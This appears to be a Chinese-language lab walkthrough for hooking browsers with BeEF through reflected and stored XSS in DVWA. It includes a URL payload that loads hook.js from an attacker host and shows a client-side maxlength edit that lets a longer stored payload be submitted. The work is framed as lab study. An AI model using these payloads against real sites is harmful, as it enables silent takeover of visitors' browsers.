


將警告語法改為BeEF所提供的程式碼

```
Before:
http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script>alert("XSS")</script>#

Now:
http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script
src="http://192.168.10.135:3000/hook.js"></script>#
```


BeEF 成功釣到Kali

可對Kali操作任何指令，後面章節會再說明指令操作




2. 使用儲存型XSS使使用者上鉤到BeEF

點選 XSS stored 會跳出之前所注入的 XSS



提交 BeEF 會遇到字數限制




限制字數50

```
<td>
  <textarea name="mtxMessage" cols="50" rows="3"
  maxlength="50"></textarea>
</td>
```

修改為字數500


```
<td>
  <textarea name="mtxMessage" cols="50" rows="3"
  maxlength="500" ></textarea>
</td>
```

可成功將程式碼完整填寫並提交





當我們把當前的連結給任意使用者輸入時，立即會馬上被注入，且不會有任何警告

開啟Windows虛擬機實驗




開啟DVWA並將Security設定為low






假設我們為一般瀏覽網站的使用者，想瀏覽 XSS stored這個選項

當我們一點擊，無聲無息的就被BeEF釣到了，且不會產生任何通知和跳出任何警告

